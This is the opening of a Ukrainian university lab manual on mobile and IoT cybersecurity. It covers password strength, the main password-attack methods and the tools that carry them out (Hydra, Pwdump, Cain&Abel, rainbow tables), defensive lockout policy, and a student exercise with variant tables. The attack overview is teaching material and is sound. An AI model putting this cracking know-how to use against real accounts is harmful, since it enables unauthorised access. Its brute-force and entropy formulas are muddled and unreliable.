В. І. Маліновський, Л. М. Куперштейн, В. А. Каплун

КІБЕРБЕЗПЕКА МОБІЛЬНИХ ПРИСТРОЇВ ТА ІНТЕРНЕТУ РЕЧЕЙ

.

Міністерство освіти і науки України
Вінницький національний технічний університет

В. І. Маліновський, Л. М. Куперштейн, В. А. Каплун

КІБЕРБЕЗПЕКА МОБІЛЬНИХ ПРИСТРОЇВ ТА ІНТЕРНЕТУ РЕЧЕЙ

Електронний практикум
комбінованого (локального та мережного) використання

Вінниця
ВНТУ
2024

УДК 004.056.5:004.75
М18

Рекомендовано до видання Вченою радою Вінницького національного технічного університету Міністерства освіти і науки України (протокол № 7 від 26.12.2023р.)

Рецензенти:

Мартинюк Т. Б., доктор технічних наук, професор
Тимченко Л. І., доктор технічних наук, професор
Майданюк В. П., кандидат технічних наук, доцент

Маліновський, В. І.

М18 Кібербезпека мобільних пристроїв та інтернету речей: електронний практикум комбінованого (локального та мережного) використання [Електронний ресурс]. – / Маліновський В. І., Куперштейн Л. М., Каплун В. А. – Вінниця : ВНТУ, 2024. – 208 с.

Практикум призначений для студентів підготовки ступеня вищої освіти «бакалавр» зі спеціальності 125 Кібербезпека та захист інформації, що навчаються за освітніми програмами «Безпека інформаційних і комунікаційних систем» та «Кібербезпека критичних систем».

У практикумі зібрано теоретичні відомості та викладено практичні завдання з дисципліни «Кібербезпека мобільних пристроїв та Інтернету речей», наводяться конкретні теоретичні відомості з відповідної теми, визначаються мета і завдання кожної практичної роботи, наводяться рекомендації щодо її виконання, формулюються кроки виконання роботи і наводяться додаткові джерела інформації, необхідні для виконання основної частини роботи та отримання поглиблених знань.

УДК 004.056.5:004.75

ЗМІСТ

ВСТУП 6
Мета і задачі дисципліни 6
Інформаційні технології 7
Інформаційні технології в Україні 8
1 ПРОБЛЕМИ БЕЗПЕКИ ТРАФІКУ ДАНИХ В МОБІЛЬНИХ ТА ПЕРСОНАЛЬНИХ ПРИСТРОЯХ 9
1.1 Концепція надійного паролю та даних авторизації 9
1.2 Типи атак на паролі 10
1.3 Вимоги до інформаційної безпеки для запобігання атакам 13
Практична робота № 1 15
2 ВИЯВЛЕННЯ ІНФОРМАЦІЙНИХ ВПЛИВІВ І DDOS-АТАК ШЛЯХОМ АНАЛІЗУ ТРАФІКУ В ПРИСТРОЯХ IoT 21
2.1 Поняття DDoS-атак, їх типи, причини появи і наслідки 21
2.2 Захист від DDoS-атак 22
Практична робота № 2 23
3 БЕЗПЕКА ПРИСТРОЇВ ПОГРАНИЧНОГО РІВНЯ В АРХІТЕКТУРІ ІНТЕРНЕТУ РЕЧЕЙ 30
3.1 Основні поняття, пов’язані з безпекою інтернету речей 30
3.2 Архітектура Інтернету речей і її рівні 32
3.3 Архітектура і фукції пограничної області в системах IoT 34
3.4 Приклади застосування пограничної області в системах IoT 39
3.5 Кіберзагрози в Інтернеті речей 40
3.6 Аспекти захисту та інструментарій захисту 42
3.7 Основи створення політики інформаційної безпеки 43
Практична робота № 3 44
Контрольні запитання 46
4 ПРАКТИЧНА РЕАЛІЗАЦІЯ АТАК НА ПАМЯТЬ МІКРОПРОЦЕСОРНИХ ПРИСТРОЇВ В СИСТЕМАХ IoT 47
4.1 Основні проблеми і ризики для IoT-пристроїв 47
4.2 Проблеми безпеки сучасних мікропроцесорних систем 48
4.3 Програмні і логічні види загроз у мікропроцесорних системах пристроїв IoT 50
4.4 Основні ризики кібербезпеки на платформі IoT Arduino 56
Практична робота №4 62
5 ВИЯВЛЕННЯ ПРИХОВАНОЇ ІНФОРМАЦІЇ В КАНАЛАХ ДАНИХ IoT 64
5.1 Основні поняття стеганографії і її напрями 64
5.2 Цифрова стеганографія в пристроях IoT і потенційні ризики в прихованому вмісті повідомлень 67
5.3 Стеганоаналіз цифрової стеганографії в IoT 69

5.4 Захист інформації в IoT та ByoD засобами комп'ютерної стеганографії ... 72
5.5 Приклади програмної реалізації стеганографічного захисту ... 74
5.6 Програмні застосунки для стеганографічного захисту ... 76
Практична робота № 5 ... 77
6 ВИЯВЛЕННЯ ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ В ПРИСТРОЯХ IoT ТА BYoD 83
6.1 Аналіз та задачі захисту інформації в пристроях IoT та BYoD ... 83
6.2 Рівні формування режиму інформаційної безпеки в пристроях ... 84
6.3 Безпека передавання даних HTTP в пристроях IoT ... 85
6.4 Cookie ... 86
6.5 Загрози і атаки на пристрої IoT та ByoD ... 88
6.6 Типові способі здійснення атак ... 91
Практична робота № 6 ... 97
7 ВИЯВЛЕННЯ WEB-АТАК ТА КІБЕРАТАК СУЧАСНИМИ МЕТОДАМИ І ЗАСОБАМИ ... 102
7.1 Класифікації і види атак у пристроях IoT ... 102
7.2 DoS і DDoS-атаки у web-технологіях ... 103
7.3 Атуальність забезпечення захисту даних в IoT ... 108
7.4 Відбиття DoS і DDoS атак в IoT ... 110
7.5 Приклад проведення практичних досліджень ... 114
Практична робота № 7 ... 117
8 СПАМ ТА НЕБЕЗПЕЧНА ІНФОРМАЦІЯ У ПОВІДОМЛЕННЯХ ТА ЕЛЕКТРОННІЙ ПОШТІ ... 119
8.1 Поняття спаму і антиспаму ... 119
8.2 Спам у мобільних пристроях користувачів ... 120
Практична робота № 8 ... 121
9 МЕРЕЖЕВІ ЗАГРОЗИ І СКАНУВАННЯ МЕРЕЖ IOT ... 127
9.1 Види сканування ... 127
9.2 Параметри сканування ... 129
9.3 Інструменти і спеціалізоване ПЗ для мережевого сканування ... 130
9.4 Nmap – набір інструментів для сканування мереж ... 131
9.5 Утиліта SuperScan ... 132
Практична робота № 9 ... 134
10 АТАКИ НА ПЕРЕПОВНЕННЯ БУФЕРА ... 137
10.1 Причини уразливостей через переповнення буфера ... 137
10.2 Наслідки помилок переповнення буфера ... 137
Практична робота № 10 ... 141
11 ОСНОВИ РОБОТА ІЗ МОДЕЛЯМИ ПРИСТРОЇВ ПОГРАНИЧНОГО РІВНЯ IoT В СЕРЕДОВИЩІ РОЗРОБКИ NODE-RED ... 142
11.1 Node-RED – іструмент візуального програмування ... 142
11.2 Основні компоненти Node-RED ... 143

11.3 Вузли і їх типи 146
11.4 Поняття контекстів 149
Практична робота № 11 150
Приклад виконання практичного завдання (на базі Node-Red) 151
ГЛОСАРІЙ 161
ПЕРЕЛІК ВИКОРИСТАНИХ ДЖЕРЕЛ 164
Додаток А. Запуск сервера на локальному комп’ютері 167
Додаток Б. Знайомство з Node-RED 187
Додаток В. Робота з поштою в Node-RED 191
Додаток Г. Робота з Modbus в Node-RED 194
Додаток Д. Робота з JS об’єктами та обробка системної інформації 199
Додаток Е. Надсилання електронних листів за допомогою Social Engeneering Toolkit 201

ВСТУП

Мета і задачі дисципліни

Дисципліна «Кібербезпека мобільних пристроїв та інтернету речей» є однією із перших і базових в системі знань та вмінь, що формують знання та навички здобувачів освітнього рівня «магістр» за спеціальністю 125 – Кібербезпека та захист інформації.

Метою викладення дисципліни «Кібербезпека мобільних пристроїв та Інтернету речей» є формування знань, умінь і навичок у студентів щодо основних понять, принципів безпечної роботи в сучасних інформаційних системах і сучасній мережі Internet із мобільними пристроями, мережами і вузлами Інтернету речей (The Internet of Thinks, IoT) та мобільних пристроїв (Bring Your Owned Devices, BYoD), навичками їх правильного і максимально безпечного використання, налаштування, налаштування інформаційного захисту засобів забезпечення безпеки даних та формування принципів роботи і дотримання правил кібербезпеки й кібергігієни в мережі Інтернет із цими пристроями.

Вивчення дисципліни «Кібербезпека мобільних пристроїв та Інтернету речей» дасть змогу студентам отримати необхідну теоретичну і практичну підготовку, окремі навички під час роботи з даними для того, щоб уміти аналізувати наслідки кібератак, викрадень і витоків персональних даних, впливу або несанкціонованого доступу до окремих даних та мобільних пристроїв. Студенти отримають знання про різні категорії вразливостей програмного та апаратного забезпечення і систем безпеки, а також про точки втрати інформації. Внаслідок вивчення цієї дисципліни студенти-магістранти будуть більше обізнані щодо важливості безпечної поведінки і роботи з інформацією в мережі Інтернет, безпеки роботи мобільних пристроїв (BYoD) та систем Інтернету речей (IoT), можливих наслідків кібератак та витоків персональних даних, відмови функціоналу і можливого її витоку та відмови й/або перехоплення функцій системи в цілому.

В межах курсу студенти знатимуть різні типи зловмисного програмного забезпечення (ПЗ), відомого як шкідливі програми, та їх «симптоми»; знати та вміти застосовувати методи, якими нападники можуть проникати в систему: соціальна інженерія, злам паролю Wi-Fi, вразливості системних файлів та окремих програмних модулів системи, фішинг та використання вразливостей операційних систем мобільних і персональних пристроїв, підбір паролю та витік його через окремі модулі налаштувань ПЗ тощо.

Виконання практичних робіт з курсу «Кібербезпека мобільних пристроїв та Інтернету речей» дозволить закріпити теоретичні знання і отримати практичні навички для забезпечення максимального рівня кібербезпеки і забезпечення стабільного та надійного виконання функцій цими пристроями, що відповідає актуальному стану сьогодення.

Інформаційні технології

Нині людство переживає науково-технічну революцію, за матеріальну основу якої слугує електронно-обчислювальна техніка. На базі цієї техніки з'являється новий вид технологій – інформаційні. До них належать процеси, де «вихідним матеріалом» і «продукцією» є інформація. Зрозуміло, що інформація, яка переробляється, пов'язана з певними матеріальними носіями. Отже, ці процеси охоплюють також переробку речовин і переробку енергії. Але останнє не має істотного значення для інформаційних технологій. Головну роль тут відіграє інформація, а не її носій. Як виробничі, так і інформаційні технології виникають не спонтанно, а внаслідок технологізації того чи іншого соціального процесу, тобто цілеспрямованого активного впливу людини на ту чи іншу сферу виробництва і перетворення її на базі машинної техніки.

Отже, під інформаційними технологіями мають на увазі переробку інформації на базі комп'ютерних обчислювальних систем. Це вже давно звичні слова, які дуже точно характеризують життя і потреби сучасного суспільства. Однак, питання про те, що таке інформаційні технології, багатьох може поставити в глухий кут.

Інформаційні технології – це сукупність методів і засобів, що використовуються для збору, зберігання, обробки та поширення інформації. Нині діяльність людини стала суттєво залежати від цих технологій, тому вони потребують постійного розвитку. Над розробками в галузі інформатики працюють безліч фахівців, яких називають IT-фахівцями або «айтішниками». Їх робота так чи інакше пов'язана з комп'ютерами.

Виділимо види інформаційних технологій, а точніше «айтішників», які з ними працюють:

- фахівці, які обслуговують комп’ютерне обладнання та займаються іншими технічними розробками;
- фахівці, які створюють програмне забезпечення для різних обчислювальних пристроїв;
- фахівці, які працюють з готовими інформаційними продуктами.

В руках представників перших двох категорій знаходиться майбутнє комп'ютерних технологій, і саме від них залежить те, якими способами людство буде передавати і отримувати інформацію. До них відносяться, наприклад, інженери-розробники комп'ютерного обладнання, системні адміністратори, програмісти різних профілів, тестувальники програмного забезпечення, розробники сайтів, фахівці з інформаційної безпеки.

Є професіонали, яким необхідно управляти вже готовою інформацією. Сюди входить її збір, структуризація, оформлення, редагування – ці завдання виконують web-програмісти, web-дизайнери, контент-менеджери, менеджери Інтернет-проекту. До цієї сфери діяльності відносяться і такі співробітники, як фахівці із SEO-технологій, що відповідають за оптимізацію і просування сайту.

Інформаційні технології в Україні

Розглянувши роботу будь-якого офісу, можна зазначити, що жоден з них не обходиться без комп'ютерної техніки. Багато компаній, які навіть не займаються інформаційними технологіями, мають у своєму штаті працівника, який розуміється на комп'ютерних пристроях. Це говорить про велику затребуваність ІТ-фахівців.

Через це стає актуальним питання про інформаційні технології в освіті України. З кожним роком з’являються нові спеціальності та напрями в університетах, пишуться сучасні книги, підручники, методички. Наразі у кожного вищого навчального закладу є свій особистий сайт, і абітурієнти, сидячи у себе вдома, можуть спокійно переглядати та аналізувати будь-яку інформацію, що їх цікавить.

На сьогодні в країні налічується величезна кількість програмістів, що більше, ніж в будь-якій іншій країні Європи. У той самий час можна стверджувати про розшарування фахівців в сфері ІТ на тих, хто надзвичайно популярний і менш популярний серед роботодавців. Це пов'язано з тим, що деякі галузі в сфері інформаційних технологій користуються особливим пріоритетом і тому в них зосереджено порівняно більше ресурсів для розвитку. Так, експерти відзначають, що в найближчі роки будуть дуже затребувані фахівці з розробок веб- і мобільних додатків, що є необхідним і досить популярним у нашому сьогоденні.

Таким чином, вивчення дисципліни «Кібербезпека мобільних пристроїв та Інтернету речей» надасть, окрім певних практичних навичок, можливість дізнатись про можливі варіанти кар'єри в галузі кібербезпеки.

1 ПРОБЛЕМИ БЕЗПЕКИ ТРАФІКУ ДАНИХ В МОБІЛЬНИХ ТА ПЕРСОНАЛЬНИХ ПРИСТРОЯХ

1.1 Концепція надійного паролю та даних авторизації

Паролі і дані авторизації широко використовуються для захисту доступу до ресурсів. Зловмисники можуть використовувати багато методів для розкриття паролів користувачів та отримання несанкціонованого доступу до ресурсів або даних. Для кращого захисту власної інформації важливо розуміти, що робить пароль надійним і як його безпечно зберігати.

Надійні паролі мають відповідати вимогам, переліченим в порядку важливості:

1. Користувач може легко запам'ятати пароль.
2. Для будь-якої іншої людини вгадати цей пароль не є тривіальною задачею.
3. Вгадати або розкрити цей пароль не є тривіальною задачею для програми.
4. Пароль має бути складним, містити цифри, символи та сукупність літер у верхньому та нижньому регістрах.

Виходячи з вищезазначеного переліку, перша вимога, мабуть, є найважливішою, оскільки потрібно пароль пам'ятати. Наприклад, пароль

```
#4ssFrX^-aartPOknx25_70!xAdk<d! або #*5saTrXPknx2570
```

вважається надійним, оскільки він задовольняє останні три вимоги, але його буде дуже важко запам'ятати.

Здебільшого висувається вимога, щоб паролі містили комбінацію цифр, символів та літер у нижньому та верхньому регістрах. Такі паролі вважаються задовільними, якщо вони легко запам'ятовуються.

Нижче наведено приклад політики щодо вибору пароля для типової організації:

- довжина пароля має бути мінімум 8 символів;
- пароль має містити символи у верхньому і нижньому регістрах;
- пароль має містити хоча б одну цифру;
- пароль має містити хоча б один неалфавітний символ.

? *Проаналізуйте характеристики надійного паролю та загальну політику вибору паролів, наведену вище. Чому в політиці не враховуються перші два пункти? Поясніть.*

Гарною практикою створення надійних паролів є вибір чотирьох або більше випадкових слів та їх поєднання. Так, наприклад, пароль televisionfrogbootschurch надійніший, ніж пароль J0n@than#81.

Варто зауважити, що, хоча другий пароль відповідає описаним вище правилам, програми зламу паролів дуже ефективні в процесі визначення

цього типу пароля. Хоча багато політик створення паролів не дозволять використання першого паролю (televisionfrogbootschurch), він набагато надійніший, ніж інший. Користувачу простіше його запам'ятати (особливо якщо він асоціюється з деяким зображенням), він досить довгий і фактор випадковості ускладнює визначення такого паролю.

? *Використовуючи онлайн-інструмент для створення паролів, створіть паролі на основі загальної політики компанії щодо створення паролів, яка була описана вище.*

1.2 Типи атак на паролі

1. Вгадування паролю. Це найпоширеніший тип атаки на пароль. Зламники можуть вгадувати паролі локально або дистанційно, вручну або з застосуванням автоматичних методів. Іноді вгадати пароль простіше, аніж здається на перший погляд. У налаштуваннях більшості мереж не потрібні довгі і складні паролі, й зламнику достатньо знайти лише один слабкий пароль, щоб отримати доступ до мережі. Не всі протоколи автентифікації однаково ефективні проти спроб угадування паролів. Наприклад, процедура автентифікації LAN Manager нечутлива до регістра символів, тому під час відгадування пароля не доводиться враховувати регістр літер. Багато знарядь зламу автоматизують процес, вводячи пароль за паролем.

Ось деякі широко поширені інструменти відгадування:

Hydra – для відгадування будь-яких паролів, зокрема HTTP, Telnet Windows;

TSGrinder – для атак методом «перебору» проти сервісів Terminal Services і RDP;

SQLRecon – для атаки методом «перебору» проти процедури автентифікації SQL.

В автоматизованих програмах для вгадування і зламу пароля використовується декілька підходів.

2. Метод «перебору» (Bruite Force) забирає найбільше часу і є найбільш ефективним. В цьому випадку перебираються всі можливі комбінації символів для пароля за заданого набору символів (наприклад, abcda | ABCDa | 1234a | !@#$) і за максимальної довжини пароля.

Відомо, що пароль або його ґеш (цифрові ключі) має бути складним, містити цифри, символи та суміш літер у верхньому й нижньому регістрах та ще й спецсимволи. Виходячи з вищезазначеного переліку, перша вимога, мабуть, є найважливішою, оскільки потрібно пароль пам'ятати. Наприклад, пароль: #7ssFrX^-aartPOknx25_70!xAdk<d! вважається надійним (порівняно із паролем типу 1111122222333334444455555666666 і тим паче із паролем типу 1111111111111111), оскільки він задовольняє останні три вимоги, але його буде дуже важко запам'ятати. Багато організацій вимагають, щоб паролі містили комбінацію цифр, символів та літер у нижньому та верхньому регістрах.

Повна кількість варіантів перебору паролю дорівнює:

$$K = M^N \rightarrow N \cdot log_2 M;$$
$$K = 2^N \rightarrow log_2 N, \quad (1)$$

де N – де кількість потенційно можливих символів;

log_2 – використовується за двійкової основи і цифрової передачі (тобто, використання символів логічного «0» або логічної «1»).

Враховуючи умови (1), і твердження, що ця умова справедлива тільки для бінарних цифрових комбінацій, коли цифрова послідовність сформована з комбінацій логічного «0» або логічної «1», тобто типу 000000011111111 або 100101011101010. Для повноти опису кількість символів N має враховувати всі потенційно можливі символи, включно й спец. символи *, ?, #, %, ... Тому повний опис буде враховувати всі потенційно можливі комбінації та довжину символів L:

$$K = L \cdot M^N \rightarrow L \cdot N \cdot log_2 M. \quad (2)$$

Для сучасних систем перевірки даних авторизації і паролів згідно з моделлю AAA (Autorisation Autentification & Accounting), довжина цифрового слова мінімум L=8…12 символів .

Паролі, а також дані авторизації, які відповідають цим вимогам, можуть вважатись надійними і криптостійкими, а також стабільними до зламів прямими методами. Також вони НЕ мають містити тривіальні і відомі послідовності та бути легко запам'ятовуваними. Нижче наведено приклад політики вибору і вимог щодо вибору пароля для типової організації:

- довжина пароля має бути мінімум 8...12 символів;
- пароль має містити символи верхнього і нижнього регістрів;
- пароль має містити хоча б одну цифру;
- пароль має містити хоча б один неалфавітний символ – спеціальний символ;
- пароль не має містити тривіальні і постійні комбінації;
- пароль не має зберігатись в електронному вигляді на мало захищених ресурсах чи у хмарному сховищі.

3. Словникові атаки і ***райдужні таблиці*** проводяться в припущенні, що більшість паролів складається з цілих слів, дат і чисел, взятих зі словника. Для інструментів на базі словникових атак потрібно мати вхідний словниковий список. В мережі Internet можна знайти і завантажити різні безкоштовні і комерційні бази даних зі спеціалізованими словниками паролів.

4. Гібридний режим зламу пароля. За змішаного методу вгадування паролів передбачається, що адміністратори мережі висувають вимогу до користувачів, щоб пароль хоча б трохи відрізнявся від термінів зі словника. Правила гібридного вгадування відрізняються у різних інструментах, але в більшості змішуються символи нижнього і верхнього регістрів, додаються цифри в кінці пароля, слова вводяться у зворотному порядку або з граматичними помилками, використовуються такі символи,

як ‘@’, ‘!’, ‘#’. Гібридний режим реалізований в програмах *John the Ripperi Cain & Abel*.

5. Скидання пароля. Нерідко зловмисникам буває простіше скинути пароль, аніж вгадати його. Велика кількість програм вгадування пароля насправді скидають пароль. У більшості випадків зламник завантажується з зовнішнього носія (наприклад, з флешки), щоб обійти звичайні засоби захисту Windows. Здебільшого програми скидання пароля містять завантажувальну версію Linux, яка монтує томи NTFS і допомагає виявити та скинути пароль адміністратора.

Широко використовуваний інструмент скидання пароля – безкоштовна програма *ntpasswd* Петера Нордаль-Хагена. Також існує популярний комерційний продукт – *Winternals ERD Commander*, один з інструментів пакета *Winternals Administrator's Pak*. Потрібно пам'ятати, що більшість інструментів скидають локальні паролі адміністратора тільки в локальних базах даних SAM і непридатні для скидання паролів в Active Directory (AD).

6. Злам паролів скиданням. Скидання пароля – ефективний підхід, коли потрібен лише доступ до заблокованого комп'ютера, але у такому разі спроби скидання пароля привертають небажану увагу.

Зазвичай злодії віддають перевагу способам дізнаватися паролі, не скидаючи їх. Злам пароля полягає у перетворенні захопленого ґеш-значення пароля (або іншої секретної форми текстового пароля, або пакетів «запит-відповідь») в чисто текстовий оригінал.

Для розкриття пароля зламнику необхідні такі інструменти, як:

– екстрактори для розгадування ґешу;

– розрахункові таблиці для пошуку чисто текстових паролів;

– аналізатори паролів для отримання даних про автентифікацію.

7. Розгадування ґешу пароля. Деякі інструменти зламу паролів забезпечують як вилучення, так і злам пароля, але більшості необхідний LM-ґеш-функцій, щоб почати процес зламу. Деякі інструменти придатні для NT ґеш-функцій.

Найбільш поширений екстрактор ґеш-паролів Windows – сімейство програм *Pwdump*. За декілька років було випущено багато версій Pwdump, поточна версія – Pwdump 4. Щоб витягти ґеші паролів за допомогою Pwdump, необхідно мати адміністративний доступ до локального або віддаленого комп'ютера і можливість використовувати NetBIOS для підключення до ресурсу admin$. Існують і інші способи обійти останню умову. У разі успішного запуску Pwdump 4 витягуються ґеші паролів Linux і NT систем, і, якщо функція відстеження історії паролів Windows активна, – всі ґеші старих паролів. За замовчуванням Pwdump відображає ґеші паролів на екран, але можна перенаправити виведення у файл, а потім переслати в програму зламу паролів.

Багато знарядь зламу паролів приймають ґеші у форматі Pwdump. У таких інструментах процес зламу зазвичай починається з генерування ряду можливих паролів, які надалі ґешуються і отримані ґеш-значення

порівнюються з витягнутим ґешем.

8. Розрахункові таблиці (або райдужні таблиці). Сучасні програми зламу паролів генерують всі можливі паролі та їх ґеші в даній системі і виводять результати в таблицю перетворення, названу розрахунковою. Витягуючи ґеш із цільової системи, зламник може просто звернутися до розрахункової таблиці і відшукати лише текстовий пароль. Деякі програми (і Web-вузли) за декілька секунд зламують будь-які ґеші LM з використанням розрахункової таблиці. Можна придбати дуже великі таблиці, розміри яких становлять від сотень мегабайтів до сотень гігабайтів або ж згенерувати власну таблицю з використанням *Rainbow Crack.*

Метод захисту від розрахункових таблиць – відключити ґеші LM і використовувати довгі складні паролі.

9. Аналізатори паролів. Деякі програми зламу паролів аналізують трафік автентифікації між клієнтом та сервером і витягують ґеші паролів, або деяку інформацію, достатню для початку процедури зламу. Так, програмний застосунок *Cain&Abel* аналізує трафік автентифікації і зламує витягнуті ґеші. Інші програми аналізу та зламу паролів (*ScoopLM* і *KerbCrack*) працюють із трафіком даних за алгоритмом автентифікації Kerberos. Жодна з цих програм не підходить для зламу трафіка автентифікації за алгоритмом NTLNv2 та іншими подібними.

10. Захоплення і зчитування паролів. Багато зламників захоплюють паролі, просто встановлюючи для реєстрації натискань на клавіші «троянських коней» або один з багатьох фізичних пристроїв контролю над клавіатурою. Більшість з них просто краде паролі. Крім того, не становить труднощів перехоплювати паролі з бездротових клавіатур навіть на відстані кварталу.

1.3 Вимоги до інформаційної безпеки для запобігання атакам

Основні вимоги до інформаційної безпеки, основані на аналізі методів, що використовуються для атак на паролі, такі:

1. Вхід всіх користувачів в систему має підтверджуватися введенням унікального для клієнта пароля.
2. Пароль має ретельно підбиратися так, щоб його інформаційна ємкість відповідала часу повного перебору пароля. Для цього необхідно детально інструктувати клієнтів про поняття «простий до підбору пароль», або передати операцію вибору пароля у ведення інженера з кібербезпеки.
3. Дані авторизації, і зокрема паролі, за замовчуванням мають бути змінені до офіційного запуску системи і навіть до відкритих випробувань програмного комплексу. Особливо це стосується мережевого програмного забезпечення.
4. Всі помилкові спроби увійти до системи мають враховуватися, занотовуватися у файл журналу подій і аналізуватися через «розумний» проміжок часу. Якщо в системі передбачено можливість блокування клієнта або всієї системи після певної кількості невдалих спроб входу, цією

можливістю необхідно скористатися. Така можливість є основним бар'єром до підбору паролів повним перебором. Розумно блокувати потенційно небезпечне підключення клієнта після 3-ої неправильної спроби набору пароля, і, відповідно, блокувати систему невдалих спроб входу за деякий період (годину, зміну, добу):

$$Ked = max\ \{\ int(p*n_e*r)+1;\ k\ \};$$
$$Ked = max\ \{\ int(p*0.1*r)+1;\ k\ \}, \quad (3)$$

де p – середня кількість клієнтів, що підключаються за цей період до системи;

n_e – десятивідсоткова межа «забудькуватості пароля» (в середньому n_e=0.1–10%);

r – кількість спроб і можливостей введення пригадування пароля (зазвичай $r=3$), а також включення доступу за паролем в процесі його відновлення (для більшості систем кількість спроб на пригадування паролю, зазвичай $k=r;\ k=3$ (ті самі 3). Інформація про блокування клієнта або системи має автоматично надходити на пульт контролю за системою, або фіксуватися в логах сервера чи інформаційної системи моніторингу.

Час обчислення паролю методом перебору (Bruite Force) наближено обчислюється як:

$$T\ [c] \geq j \cdot PassEntp\ /\ k_p \cdot Xops\ ;$$
$$T\ [c] \geq j \cdot (L \cdot N \cdot log_2 M)\ /\ Xops \cdot k_p, \quad (4)$$

де $PassEntp = L \cdot N \cdot log_2 M$ – всі потенційно можливі комбінації (кількість інформації або повна ентропія паролю – парольна символьна ентропія) з урахуванням M – варіацій набору символів та N – кількості елементів паролю, а також коефіцієнта довжини символів L із кількості всіх символів (в загальних випадках L=1). Довжина цифрового слова (пароля) визначається як добуток $N \cdot L$ кількості елементів пароля на коефіцієнт символів, спецсимволів (якщо вони включені) та цифр на клавіатурі;

Xops – кількість операцій з плаваючою комою, зазвичай це GFlops (GigaFlops=10^9 Flops) або TFlops (TerraFlops=10^{12} Flops) operations per/second. Це характерно для сучасних обчислювальних комплексів;

j – коефіцієнт визначення часу;

k_p – коефіцієнт процесінгу (або коефіцієнт агрегації пароля), тобто коефіцієнт корекції часу операцій. Цей показник визначає, за скільки машинних тактів виконується перебір комбінацій з урахуванням додаткових і суміжних операцій на рівні процесорних інструкцій.

5. Як ефективний захід захисту від зламу пароля методом Bruite Force у кінцевому окремому випадку неправильного введення пароля і реагування системи його відкиданням, в інформаційній системі має бути встановлена розумна затримка (від 2-5 с до 1-5 хв.) до можливості повторного введення, або реалізовуватись можливості і механізми

автоматичної чи автоматизованої перевірки автентичності (наприклад, такі, як recapcha; додаткові коди підтвердження з боку користувача). Це не дозволить зловмиснику або автоматизованому програмному модулю, потрапивши на лінію зі швидким доступом до об'єкта атаки перебирати до сотні тисяч і більше паролів за секунду. Це є дієвим механізмом щодо запобігання атакам типу перебір паролів.

6. Всі дійсні в системі паролі бажано перевіряти сучасними програмами підбору і оцінення криптостійкості паролів або оцінювати ці параметри адміністратором системи особисто.

7. Через певні проміжки часу рекомендується примусове змінення паролів у клієнтів, причому клієнти мають сповіщатись про заміну пароля. Найбільш часто використовуваними інтервалами зміни пароля є рік, місяць або тиждень (залежно від рівня конфіденційності інформації і частоти входу в систему).

8. Всі невикористовувані протягом довгого часу імена реєстрації мають переводитися в закритий (недоступний для реєстрації) стан. Це відноситься до співробітників, що знаходяться у відпустці, хворіють, у відрядженні, а також до імен реєстрації, створених для тестів, випробувань системи і под.

9. Від співробітників і всіх операторів термінала чи ПК/серверного засобу необхідно вимагати строгого нерозголошення і дотримання кібергігієни паролів відсутність яких-небудь взаємозв'язків пароля з широко відомими фактами та даними, і відсутність паперових записів пароля «через погану пам'ять».

Практична робота № 1

Мета роботи: вивчення процесів передачі та приймання трафіка даних в мобільних та персональних пристроях, забезпечення безпеки передавання інформації в цих пристроях; попередження витоку даних та виявлення кіберзагроз.

Необхідні ресурси: ПК/мобільний пристрій (смартфон) або персональний пристрій із доступом до Інтернету та відкритим акаунтом Google і встановленим додатком Playmarket або Applestore версії не нижче 2020 р. (ver. 10–15 і вище).

Завдання 1. *Створення надійних паролів та даних авторизації для доступу до сервісів мобільних пристроїв та Інтернету речей*

1.1. Створити текстовий файл:

а) знайти на своєму мобільному пристрої програму обробки текстових даних (Блокнот/Notepad, веб-додаток для обробки і роботи із файлами *.txt або інший додаток) і відкрити її;

б) ввести текст пароля у цій програмі для тесту. Згенерувати пароль, який відповідає сучасним критеріям стабільності та надійності:

– довжина не менше 8 символів;

– в складі – латинські літери, хаотично розміщені спецсимволи (регістр символів важливий). Чим вища стійкість пароля – тим краще;

в) зберегти цей файл (File > Save).

1.2. Відкрити веб-браузер і перейти на сторінку за посиланням: http://passwordsgenerator.net, або використати окремий програмний модуль *passwordsgenerator:*

а) вибрати параметри, які відповідають політиці вибору пароля, і згенерувати пароль. Чи легко запам'ятати згенерований пароль?

б) використовуючи онлайн-інструмент для створення паролів, створити сім паролів на основі випадкових слів. Зауважте, що, оскільки слова з'єднані разом, вони не розглядаються як словникові слова;

в) шляхом евристичного аналізу і евристичного синтезу порівняти згенеровані паролі з паролями, створеними вручну;

г) порівняти технічну складність згенерованих паролів із паролем, створеним власноруч, на сайті перевірки складності пароля (п. 1.3).

1.3. Відкрити веб-браузер і перейти за посиланням:

http://preshing.com/20110811/xkcd-password-generator/

1.4. Згенерувати новий пароль з випадкових слів, вибравши опцію *Generate Another!* у верхній частині веб-сторінки.

1.5. Чи легко запам'ятати згенерований пароль? Порівняти і зробити аналітичні висновки за отриманими результатами, які внести в звіт.

Завдання 2. *Визначення параметрів і ризиків появи кіберзагроз для ІС*

2.1. Відповідно до таблиці 1.1 і свого варіанта визначити повну кількість перебору паролів та середній час перебору для системи авторизації сервера за стратегією AAA, яка має бути складною і містити цифри, символи і спецсимволи клавіатури та враховувати регістр літер, виходячи з вищезазначеного переліку на клавіатурі.

Визначити необхідні параметри і отримані результати та кінцеві показники занести у звіт.

Таблиця 1.1 – Вихідні дані по варіантах індивідуальних завдань

№ варі-анта	Робоча довжина пароля L, символів	Наявність спец-символів	Показник обчислюв. потужності *Tplofs* $*(\times 10^{12})$	Фактор наявності спецсим-волів	Макси-мальна довжина пароля, L_{max}	Ширина символа, M	Коеф-т визна-чення часу j
1	8	так	1,51	1	12	1	2
2	8	ні	1,52	0	13	1	2
3	8	так	3,53	1	11	1	2
4	6	так	4,54	1	12	1	2
5	5	ні	4,55	0	14	1	2
6	5	ні	3,56	0	15	1	2
7	4	ні	2,51	0	11	1	2
8	4	так	4,52	1	10	1	2
9	5	ні	5,53	0	12	1	2
10	6	так	6,54	1	13	1	2
11	8	ні	7,55	0	15	1	2
12	10	так	5,56	1	13	1	2
13	11	так	4,57	1	14	1	2
14	8	так	2,58	1	13	1	2
15	9	так	3,59	1	14	1	2
16	10	ні	3,6	0	13	1	2
17	11	так	2,61	1	12	1	2
18	7	ні	4,62	0	14	1	2
19	6	так	3,63	1	15	1	2
20	5	ні	3,64	0	11	1	2
21	6	так	2,65	1	12	1	2
22	8	так	6,66	1	11	1	2
23	7	ні	6,67	0	13	1	2
24	9	ні	7,23	0	14	1	2
25	9	так	7,77	1	15	1	2

